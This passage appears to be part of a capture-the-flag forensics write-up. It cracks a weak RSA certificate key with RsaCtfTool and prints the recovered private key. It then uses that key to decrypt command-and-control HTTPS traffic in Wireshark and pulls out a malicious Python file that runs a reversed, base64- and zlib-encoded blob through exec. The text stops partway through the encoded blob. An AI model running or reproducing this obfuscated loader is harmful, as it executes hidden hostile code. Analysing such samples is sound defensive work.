
Extract the public key from the .cer file using openssl:
openssl x509 -in trevor.cer -pubkey -noout > pub.pem
Install the RsaCtfTool:
pip install git+https://github.com/RsaCtfTool/RsaCtfToolThen run the following command:
rsacrack --publickey pub.pem --private
Finally, we successfully obtained the RSA private key used to interact with the C2 server.
priv.pem
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDu/KkZyPCk5dmHgOEaEbOYdzxAYnDHb2LBJ641ra6TXToIC6Yg
n1A1uNC81CZtDxfq0p5XBLdtJ/k2fhbAaHfwRIvFF6McKjHV3tiz2fpvNE8CxElP
ndEOydtr4Ac3hWDcbO/chOZT8+s7Csr31w3jz3uNeToxncZS0b1srlH6HQIDAQAB
AoGBANocNaiWvyl/rLwCX26PYT1w9Mg+D3e0rIhkUpYi4QUVPHVDTGbRfz7IYZk0
da1q7QUfG+uHHnC83rFg+hq4PVyDdeFmrq/jHExbFKR0EK2qUWUk3SFd4edS2Xxa
YF4OACaCfnRmtMoUexP/Usm8bo87PqUnADOiOxR0aPuZ/wjxAkEA91jlLEUaYSdn
E3E25WTTWzjZdDelTV56B72wnzr5f2kDFdf6XqT7ffaOUCekqwRlDXY/LuW7lTY3
FwGRtrpU5wJBAPdY5SxFGmEnZxNxNuVk01s42XQ3pU1eege9sJ86+X9pAxXX+l6k
+332jlAnpKsEZQ12Py7lu5U2NxcBkba2VFsCQQD2B7JNCp9mq+7XY/Ga02N4hV+n
PgJqpuLy+DfK6rpphWbQP3iG08xkSu7bw9MDWOe7MDdAyrp/fOHnPGRYQZdZAkAc
SY9UA8cji0UPhSgZDfHaAeNkliSSd5aPIhN78lusRY8zxVJ91nJoknTuF8qOQF9q
LbbGH0HXq66bM/O9KJb3AkBwON77sPJFMEsgbjLURVQ2MsDH9gbzEJKdlYiqTN8t
GusEKiHJFaMjk43UT0QaAVfHUOglRxkDU7CnVum5MDqA
-----END RSA PRIVATE KEY-----


Because we have obtained the RSA private key, we can try to decrypt the HTTPS traffic going to port 4433 in Wireshark using the following steps:
-
Go to Edit → Preferences
-
Navigate to Protocols → TLS → RSA Key List → Edit
-
Add the
IP address,port,protocol, andKey File(the private key we previously obtained).
-
After that, don’t forget to click OK/Apply.
Now, let’s filter the HTTPS traffic going to port 4433 again and inspect its contents.
tls
Next, follow the HTTP Stream to view the contents of the traffic.
The blue section is the response from the curl command received by the victim.

Save the file as a.py, then open the file to examine its contents.
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));
exec((_)(b'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'))
From the a.py file, we know that it was obfuscated using base64 and zlib.
I tried asking AI to create a deobfuscating tool for the a.py file:
agent_enc.txt
Ps9aQOw//++8/3yWCyBicjmd+WHsm0p/5CUXzBEs7Jh0O5I1xZlbw5fFLkMHjmqavtKBc+CRQ41rUQA2Hk1EG2B6bl4FvcOuB7jLPcCjl3dbBNWnpSkzqYB+Hrv9layYIRw3um61wPjk61YkWWl8O7EONlHBBMSeaBq95hVlaopolz3zb2ZqGJJZ0KZLC5Xx7+UsUQSmrQ3zqYVQw42v2UL4KCpllxBu/MrCbbboaRe+8phz3f+GbthiUN4BdOwmTPXIhZGDfiDQO7BaPbwcZpbUiyOW0pSK3Iri48jdFFjcJHUBrRN0SiWc0cKu5NJs+X/RNT78SYUqcNu2zf5yNK4fKzx8Wf61KnBKT1Gq53LtiHWFxDeRb7IXejQAQlgp3CUsNd2kcL6mxjqUFJXnXqvpAOL7nKbg7wJGUgom+RqmYnzRFliRS70xLNnxLRjcBkF6UUzK/m3XDpRIm+TIFtucFLGHWOLjJs+aWgyNJftS2PyCQqZ/uoRdho41CzJEorE2UERSP8XpwT6CbqNBynfAfLAhaE+Z0dST9blbJog7+zR6Ii/nt44eN3z7o9LybEE0TKUH1KylF1bnkrD0ypXYCsH77zHNW4N/zqh2I6/I